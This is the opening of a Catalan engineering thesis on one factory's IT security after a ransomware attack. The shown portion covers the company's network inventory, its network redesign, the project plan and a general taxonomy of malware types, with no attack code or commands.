



# Seguretat informàtica a la empresa

**David Garcia Moreno**  
Grau d'enginyeria Informàtica

**Jose Manuel Castillo Pedrosa**

6 de Gener del 2019

*Dedico aquest treball a la meva família pel seu suport incondicional i la meva dona per tota la paciència. Sense oblidar a totes les amistats i companys de treball que sempre han cregut en mi.*



Aquesta obra està subjecta a una llicència de [Reconeixement-NoComercial-SenseObraDerivada 3.0 Espanya de Creative Commons](https://creativecommons.org/licenses/by-nc-nd/3.0/es/)

### FITXA DEL TREBALL FINAL

<b>Títol del treball:</b>	<i>Seguretat informàtica a la empresa</i>
<b>Nom de l'autor:</b>	<i>David Garcia Moreno</i>
<b>Nom del consultor:</b>	<i>Jose Manuel Castillo Pedrosa</i>
<b>Data de lliurament (mm/aaaa):</b>	<i>01/2019</i>
<b>Àrea del Treball Final:</b>	<i>Administració de Xarxes i S.O.</i>
<b>Titulació:</b>	<i>Grau d'enginyeria informàtica</i>

#### Resum del Treball

En aquest treball de fi de grau s'ha realitzat un estudi sobre la seguretat de la empresa on actualment treballa. Tracta de oferir tota la informació sobre l'estat de l'art del camp i de les diferents amenaces que ataquen les vulnerabilitats del nostre sistema.

Degut a dos atacs informàtics que ha sofert l'empresa, es decideix analitzar l'escenari forense fent una recerca de les amenaces que s'encarreguen d'aturar la producció d'una fàbrica mitjana com la nostra.

Amb mostres agafades del propi sistema, s'ha creat un laboratori virtual on s'han fet proves per saber fins a quin punt poden arribar els delinqüents per obtenir beneficis a través de les infeccions.

Després de poder veure les característiques i comportament analitzant estàticament i dinàmicament diferents codis executables trobats en sistemes infectats, arribem a la conclusió que mai s'està protegit del tot. Cal mitigar els atacs amb formació als usuaris que conformen una xarxa interna. No cal tenir accés a l'exterior per tal de poder ser infectat ja que, si més no, existeixen virus amb característiques de propagació per xarxa que poden acabar infectant tot dispositiu del mateix rang.

Com a responsable del departament d'informàtica, ara sóc una mica més conscient de tot aquest gran món del Malware al que estem confrontats i que mai deixa de sorprendre. La intel·ligència no té límits.

### **Abstract**

In this final degree project, a study on the security of the company has been carried out where I am currently working. It tries to offer all the information on the state of the art of the field and the different threats that attack the vulnerabilities of our system.

Due to two computer attacks that the company has suffered, it is decided to analyse the forensic scenario by looking for the threats that are responsible for stopping the production of an average factory such as ours,

With samples taken from the system itself, a virtual laboratory has been created where tests have been made to know the extent to which criminals can reach the benefit to obtain benefits through infections.

After being able to see the characteristics and behaviour by analysing statically and dynamically different executable codes found in infected systems, we conclude that it is never fully protected. It is necessary to mitigate the attacks with training to the users that make up an internal network. You do not have to have access to the outside in order to be infected, since, at least, there are viruses with network propagation features that can end up infecting any device of the same range.

As the head of the computer department, now I am a bit more aware of this great world of malware that we are confronted with and never ceases to amaze. The intelligence does not limit you.

# Índex

1. Introducció.....	2
1.1 Context i justificació del Treball .....	2
1.2 Objectius del Treball.....	2
1.3 Enfocament i mètode seguit.....	3
1.4 Planificació del Treball .....	3
1.5 Breu descripció dels altres capítols de la memòria .....	10
2. Introducció al <i>malware</i> .....	16
2.1 Exemples reals de la xarxa interna .....	16
3. Estudi de l'estat de l'art del camp.....	11
3.1 Contextualització .....	11
3.2 Classificació .....	12
3.3 Actuació i propagació .....	15
4. Introducció a la Enginyeria Inversa envers malware .....	16
4.1 Anàlisi estàtic .....	19
4.2 Anàlisi dinàmic o en temps d'execució.....	21
5. Anàlisi de requisits .....	22
5.1 Creació del laboratori virtual(xarxa).....	22
5.2 Eines entorn Windows.....	25
6. Cryptolocker .....	26
6.1 Anàlisi estàtic .....	28
6.2 Anàlisi de comportament (dinàmic) .....	36
7. Teslacrypt.....	44
7.1 Anàlisi estàtic .....	45
7.2 Anàlisi de comportament (dinàmic) .....	48
8. Proves del escenari forense .....	58
8.1 Introducció.....	58
8.2 Instal·lació i optimització del laboratori.....	60
8.3 Anàlisi de comportament RDPSS.exe.....	60
8.4 Anàlisi de codi "add.bat" .....	62
8.5 stsvc.exe .....	64
8.6 altsvc.exe .....	64
9. Prevenció davant un atac Malware .....	66
9.1 Mètode a seguir.....	66
10. Conclusions.....	67
11. Glossari .....	69
12. Bibliografia.....	70
13. Annexos .....	72
13.1 Instal·lació de software.....	72

# 1. Introducció

## 1.1 Context i justificació del Treball

Aquest estiu tot començar vacances, la empresa on treballa ha sofert un atac informàtic tot encriptant les dades dels 5 servidors que tenim a la xarxa i demanant un rescat en *bitcoins*<sup>1</sup> en funció del número d'arxius que es volen desencriptar. A més a més, els ordinadors que tenien una direcció IP fixa també han estat infectats. Sembla que haurem de trobar la manera de poder restaurar tot el sistema i, si més no, fer tot el possible per evitar futures intrusions. És de vital importància poder fer front a les adversitats que han fet caure la xarxa de l'empresa i ha provocat una aturada d'una setmana amb les pèrdues de producció que comporta.

La finalitat principal del treball final de grau és analitzar en profunditat la causa per la qual han pogut penetrar dintre de la nostra xarxa, encriptar totes les dades per poder trobar les maneres més adients per que no torni a passar.

La idea principal és obtenir un sistema robust que contingui totes les eines necessàries de seguretat.

### 1.1.1 Descripció

Es decideix portar a terme un anàlisi de malware fent servir eines d'enginyeria inversa per poder establir un bon sistema de seguretat fent un estudi tècnic de l'estat de l'art a nivell de solucions privatives i també software lliure detectant les diferents amenaces (botnets, virus, trojans, rootkits, ...). Es farà servir un ordinador connectat a una xarxa amb 4 servidors, un Firewall i 95 equips. A més a més, es crearà una nova política de seguretat per als **punts inalàmbrics** que envolten la fàbrica ja que actualment formen part de la xarxa interna.

També cal remarcar la necessitat d'establir formació als usuaris amb accés a Internet donat les darreres tendències en ciber-seguretat.

## 1.2 Objectius del Treball

- Realitzar un estudi de les metodologies, estàndards i eines per l'anàlisi de software maliciós que formen part de l'estat de l'art.

-Realitzar un anàlisi en profunditat de mostres seleccionades de *malware* en circulació fent servir eines d'enginyeria inversa (*reversing*).

La idea principal del TFG és poder donar resposta als problemes que han fet aturar l'empresa durant una setmana tot obtenint informació fruit de l'anàlisi exhaustiu de les eines actuals.

### 1.3 Enfocament i mètode seguit

Actualment, la empresa té contractada 95 llicències del antivirus NOD32 i els ordinadors que comporten la xarxa romandran protegits. No obstant, sembla que mai podem assegurar que la empresa estigui al marge de possibles amenaces que puguin quedar com a restes i, sobretot, les que encara estan per vindre. Per aquest motiu, volem fer un anàlisi més exhaustiu de les vulnerabilitats que comporten el sistemes operatius amb eines d'enginyeria inversa fent servir software lliure Linux i/o alternatives de software win32. Farem tasques d'anàlisi de pàgines web visitades amb freqüència, diferents tipus de documents per obtenir resultats amb descripcions complertes que no ens ofereix el software actual de la empresa.

En el moment de l'atac d'encriptació, els ordinadors també contaven amb l'antivirus i la seva base de dades actualitzada però sembla que, no ha estat suficient per evitar el desastre de l'extorsió de *bitcoins*.

### 1.4 Planificació del Treball

#### 1.4.1 Recursos actuals

El sistema en xarxa (192.168.10.xxx) conté els següents aparells connectats:

	Marca	Model	Tipus
1	3com	4210 3CR17334-91	Switch
2	3com	Baseline 2816-SFP Plus	Switch
3	HP	V1810-48G J9660A	Switch
4	3com	Baseline 2928-SFP Plus	Switch
5	D-LINK	DGS-1210-28	Switch
6	3com	Baseline 2824 ECBLUG24A	Switch
7	HP	1920-24G+PoE JG926A	Switch
8	LINKSYS	LGS116P	Switch
9	PowerDsine	PowerDsine 6012	Stwitch

El HP 1920-24G de bon principi només és per càmeres de seguretat.  
El LINKSYS per connectar els punts inalàmbrics.

	Marca	Host	Sistema Operatiu	IP	Tipus
1	HP	Srvdominio	Windows Server 2016	192.168.10.237	Server
2	HP	Srvmapex2	Windows Server 2012	192.168.10.248	Server
3	HP	Srvoptimus	Windows Server 2012	192.168.10.231	Server
4	HP	Srv-pv2	Windows Server 2012	192.168.10.241	Server

Les característiques tècniques a nivell hardware del servidors son prou bones per poder treballar amb agilitat, 16Gb-32Gb de RAM, processadors Intel Xeon 2,10GHz, discs durs de gran capacitat...)

Firewall **SonicWall** marca Dell de lloguer connectat com a gateway.  
Router **macrolan** marca CISCO ASR920 connectat a un CISCO DIVA 892FSP que ens ofereix la connectivitat Internet amb l'exterior.

També tenim un parell de aparells de copia tipus **NAS**, un dedicat a migrar còpies de seguretat dels sistemes dels servidors i ordinadors amb certa complicació de software que es vol preservar i, l'altre, es fa servir per guardar còpia de les gravacions de les càmeres de seguretat connectades a la mateixa xarxa. Respecte els punts inalàmbrics, tenim 5 col·locats a la xarxa principal marca D-LINK bastant antics.

La resta d'ordinadors connectats per DHCP fan servir sistemes operatius Microsoft tipus Windows 10, Windows 7 i també tenim sistemes nadius d'ordinadors *Apple*. Val a dir que les màquines de producció també formen part de la xarxa però en un altre rang (172.16.17.xxx) i, malauradament, connectades als mateixos switches que la xarxa on treballarem. Crec que aquest aspecte és força interessant.

Tenim un servidor principal de *domini(srvdominio)* on s'emmagatzemen les dades de producció de l'empresa diàriament i també un servei de còpies de seguretat via FTP que guarda una còpia fora de l'empresa cada nit. Val a dir també, que el tema comptabilitat queda cobert a un servidor remot que accedim a través d'internet fent servir tecnologia *Citrix*.

A nivell de programari, es fa servir la consola ERA instal·lada al servidor principal que monitoritza els ordinadors connectats a la mateixa xarxa. La resta de programari seran eines de detecció d'intrusos que s'aniran estudiant durant el treball.


A la empresa, actualment som uns 95 usuaris i normalment, cada usuari té el seu ordinador. Existeixen restriccions de seguretat per accedir a



## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

segons quins arxius en funció del nivell de responsabilitat de l'usuari implicat. Les contrasenyes d'accés als ordinadors son personals i només la coneix el propi usuari. Respecte el Firewall, és important remarcar

que és de lloguer i que la gestió i accessos són controlats remotament per una empresa de serveis informàtics que tenim contractada.



### Esquema de xarxa inicial de l'empresa


Com podem veure a la imatge, existeix una connexió directa entre el macrolan que ofereix internet i el switch principal. Serà realment necessari? A nivell de seguretat és apropiat?

Tot forma part de la mateixa xarxa:

- 7 servidors
- 1 macrolan
- 1 firewall
- 2 projectors
- 2 NAS
- 10 dispositius desconeguts
- 130 ordinadors
- 35 smartphones + tablets
- 20 càmeres de seguretat
- 35 impresores

Que comporten uns 243 dispositius d'una xarxa amb un DHCP des de 192.168.10.14 fins 192.10.196, un total de 182 direccions disponibles. A sobre, la concessió de clients DHCP limitada a 1 hora.

Fem un petit esforç per intentar millorar aquest escenari inicial i obtenim el següent esquema en data 1 de Desembre del 2018:



### Esquema actual de xarxa de l'empresa

Podem veure que s'ha generat una nova xarxa dedicada exclusivament als aparells inalàmbrics i així poder excloure els dispositius de la xarxa interna. Per altra banda, la connexió directa entre el macrolan i el switch principal s'ha tret per que tot el tràfic passi obligadament pel Firewall i així augmentem una mica més la seguretat. No totes les impressores necessitaven formar part de la xarxa i s'han pogut treure 14 que han quedat connectades per USB als usuaris.

Com a escenari proper per al 2019, es traurà de la xarxa interna les càmeres formant part d'una nova xarxa 192.168.40.0

#### 1.4.2 Software necessari

Sense entrar en profunditat, a mode de presentació, caldrà fer servir aplicacions per virtualitzar sistemes operatius de cau lliure, eines tipus **virtualbox** que ens permeti treballar diferents entorns simultàniament i establir una petita xarxa en mode laboratori.

Linux per desenvolupar eines tipus **REMnux** per analitzar en profunditat tot tipus d'amenaces.

Caldrà instal·lar un sistema operatiu virtual tipus **Windows xp** per poder veure com afecten les amenaces en un sistema amb un alt índex de vulnerabilitat.

També instal·larem una versió de **Windows 7** a la mateixa xarxa virtual per poder veure com es propaga el *ransomware*.

Farem servir la suite de Microsoft **Sysinternals** que podem descarregar de manera gratuïta de:

<https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>

Es tracta d'una agrupació d'eines de recursos tècnics per fer diagnòstics, monitorització i solució de problemes en entorn Windows.

Una altra eina rellevant i força potent és l'aplicació **zenmap** com a programa per fer escaneigs i altres funcionalitats que anirem veient durant tot el treball.

No menysprearem l'ajuda del NOD32 per tal de posar-li nom a les amenaces més rellevants del nostre laboratori forense.


### **Actualització 12 Desembre 2018**

Instal·lem una nova màquina virtual Windows server 2016 per tal de recrear l'escenari del nou atac ransomware del passat 25 de Novembre i analitzar tot allò que va succeir.

### 1.4.3 Cronograma

	Nombre de tarea	Duració	Comienzo	Fin
1	▲ Seguretat Informàtica a la Empresa	110 días	mié 19/09/18	dom 06/01/19
2	▲ PAC 1 - Pla de treball	17 días	mié 19/09/18	vie 05/10/18
3	Selecció del projecte	4 días	mié 19/09/18	sáb 22/09/18
4	Definició del projecte	3 días	jue 27/09/18	sáb 29/09/18
5	Creació PAC 1	5 días	dom 30/09/18	jue 04/10/18
6	Entrega PAC 1	1 día	vie 05/10/18	vie 05/10/18
7	▲ PAC 2 - Descripció del treball	35 días	sáb 06/10/18	vie 09/11/18
8	Introducció al malware	6 días	sáb 06/10/18	jue 11/10/18
9	Introducció a la Enginyeria Inversa	5 días	vie 12/10/18	mar 16/10/18
10	Anàlisi estàtic	2 días	mié 17/10/18	jue 18/10/18
11	Anàlisi dinàmic	2 días	vie 19/10/18	sáb 20/10/18
12	Estudi de l'art del malware	6 días	dom 21/10/18	vie 26/10/18
13	Contextualització	2 días	sáb 27/10/18	dom 28/10/18
14	Classificació	2 días	lun 29/10/18	mar 30/10/18
15	Actuació i propagació	2 días	mié 31/10/18	jue 01/11/18
16	Anàlisi de requisits	3 días	vie 02/11/18	dom 04/11/18
17	Creació PAC 2	3 días	mar 06/11/18	jue 08/11/18
18	Entrega PAC 2	1 día	vie 09/11/18	vie 09/11/18
19	▲ PAC 3 - Implementació	35 días	sáb 10/11/18	vie 14/12/18
20	Recerca de software	5 días	sáb 10/11/18	mié 14/11/18
21	Creació de laboratori	4 días	jue 15/11/18	dom 18/11/18
22	Configurar sistemes virtuals	4 días	lun 19/11/18	jue 22/11/18
23	Proves inicials	5 días	vie 23/11/18	mar 27/11/18
24	Anàlisi de Comportament	6 días	mié 28/11/18	lun 03/12/18
25	Recollida de mostres	2 días	mar 04/12/18	mié 05/12/18
26	Anàlisi estàtic	3 días	jue 06/12/18	sáb 08/12/18
27	Anàlisi dinàmic	3 días	dom 09/12/18	mar 11/12/18
28	Creació PAC 3	2 días	mié 12/12/18	jue 13/12/18
29	Entrega PAC 3	1 día	vie 14/12/18	vie 14/12/18
30	▲ PAC 4 - Lliurament final	23 días	sáb 15/12/18	dom 06/01/19
31	Control final del projecte	7 días	sáb 15/12/18	vie 21/12/18
32	Elaboració final de la memòria	10 días	sáb 22/12/18	lun 31/12/18
33	Video presentació	5 días	mar 01/01/19	sáb 05/01/19
34	Entrega final TFG	1 día	dom 06/01/19	dom 06/01/19

FG-SEGURETAT INFORMÀTICA A LA EMPRESA  
DAVID GARCIA MORENO (2018-2019)



## 1.5 Breu descripció dels altres capítols de la memòria

Començarem a definir i descriure el món del malware fent una petita introducció de les amenaces que envolten els aparells que queden exposats a connexions externes i les diferents variables que fan que es puguin expandir per una xarxa interna.

Farem una petita introducció al camp de l'enginyeria inversa envers l'anàlisi del Malware per després poder formar un laboratori virtual i obtenir informació sobre el Malware analitzat. Com és habitual en anàlisi Malware, començarem treballant amb eines que analitzen les mostres de manera *estàtica* per tindre una idea del tipus d'amenaça i la seva perillositat. Més endavant, llançarem l'execució del codi Malware en un entorn virtual per duu a terme el seu anàlisi *dinàmic* i veure el seu comportament.

## 2. Estudi de l'estat de l'art del camp


### 2.1 Contextualització

Segons els estudis realitzats del 2017, les plataformes vulnerables al Malware han crescut respecte anys anteriors. Les infeccions *ransomware* poden afectar a sistemes desenvolupats més enllà dels populars de Microsoft. La tendència a fer servir *Android* a fet que els *ciberdelinqüents* es focalitzin en noves formes de poder treure profit. Tot i que la major part de codi maliciós està dissenyat per a Windows, val a dir que, plataformes tipus Mac o Linux tampoc queden lliures de codi maliciós.

Respecte els sectors infectats, és segur que els atacs estaran orientats a tots aquells que tinguin major viabilitat de poder pagar un rescat econòmic (sanitat, govern i petites empreses). Val a dir que, es poc recomanable cedir a fer el pagament per duu a terme la *desencriptació* dels arxius infectats per raons obvies. Pensem, simplement, en que si decidim pagar, estem reforçant als delinqüents a continuar fent tasques delictives, si més no, tampoc tenim la seguretat que si fem el pagament, el delinqüent ens donarà les eines per recuperar els nostres arxius.

La plataforma *Android* ha sofert un increment del 100% respecte l'any anterior. Un Malware anomenat '*ghostClicker*' va residir a *Google Play* durant quasi 12 mesos amb el paper de sol·licitar permisos d'administració del dispositiu simulant activament anuncis de clic per obtenir ingressos.

Existeix també una altra tendència digna de tenir en compte per a tots els usuaris de jocs online. Sembla que ha quedat estès la difusió de còpies falses de jocs populars que contenen Malware de tipus rescat pagament a través de mètodes *Wechat*, *Alipay* y *QQ* amb seu a Xinesa.



Creixement aproximat del malware

## 2.2 Classificació

Podem excloure els *botnet* en el món del Malware en tractar-se d'un tipus de programa que no és maliciós en si mateix ja que la seva tasca és reunir un conjunt d'equips per realitzar operacions conjuntament. El fet de fer-los servir per temes il·legals rau en responsabilitat del ciberdelinqüent. Tot i que inicialment aquest tipus de programa no va ser creat per activitats delictives, lamentablement, és fàcil comprovar que la majoria d'informació que podem trobar mitjançant Internet, es fan servir per brindar mobilitat a *malware*. Un conjunt o xarxa de robots informàtics (bots) que es poden executar de manera autònoma i automàtica agafant el control de les màquines de manera remota. Com s'ha dit abans, no sempre però, aquest tipus de software sol contenir *malware* que tracta de escanejar la xarxa local i dispositius d'emmagatzematge en busca de vulnerabilitats de sistemes operatius menys segurs com els coneguts de Microsoft.

- **Virus:** Es coneix per la seva capacitat de fer rèpliques i es distribueix per varis sistemes informàtics, s'instal·la sense el consentiment de l'usuari infectant els arxius existents. Són programes dissenyats per infiltrar-se en els sistemes i fer malbé o alterar els arxius i dades. Tenen la capacitat de modificar i/o eliminar les dades d'un equip. Com el seu nom indica, una de les característiques més perilloses d'aquest tipus de Malware és la de propagació ja sigui a través de xarxa o medis extraïbles. Podem formar part d'arxius adjunts convencionals tipus imatges o documents i s'executen en el moment que l'usuari l'obre. Entre els diferents tipus podem remarcar:
  - *De macro:* infecta arxius tipus word, excel powerpoint
  - *De registre d'arrancada:* s'instal·len a la memòria i es replica al primer sector dels dispositius d'emmagatzematge que fan servir per carregar els sistemes operatius.
  - *De sector d'arrancada:* igual que l'anterior però fa referència al sector d'arrancada.
  - *Polimòrfic:* pot xifrar el seu codi per canviar d'aspecte per a cada infecció, això fa que sigui difícil de detectar.
  - *D'ocultació:* és capaç de redirigir el capçal del disc per passar desapercebut o alterar la lectura de la mida de l'arxiu infectat a la llista de directoris per tal d'ocultar-se a l'usuari.
  
- **Cucs(Worms):** Molt semblants als virus però amb la diferència que no afecten als arxius sinó que simplement s'instal·len o s'executen a la memòria RAM. Es propaguen fent servir les vulnerabilitats del sistema operatiu. La única finalitat del cuc és reproduir-se indefinidament. Degut a la seva habilitat, ocupen molt espai al disc dur i consumeixen més capacitat de processament, ralentitza l'equip i consumeix més amplada de banda a la xarxa.



- **Troians:** La seva qualitat principal és aparentar ser programes legítims, es camuflen dins de software no maliciós. Segons la manera que tenen de fer mal, es poden classificar com:
  - *Backdoor:* obre ports del sistema sense autorització.
  - *Banker:* roba credencials d'accés tipus financer.
  - *Dropper:* s'executa en paral·lel amb un programa legal.
  - *KeyLogger:* registra activitats que es realitzen en un sistema.
  - *Clicker:* busca benefici econòmic a través de '*clicks*' de publicitat.

Es coneixen per passar despercebuts per als usuaris però amb un potencial molt perillós. Si executem l'aplicació podem donar accés remot creant una porta del darrere (*backdoor*) i permetre el control de la màquina de l'atacant.

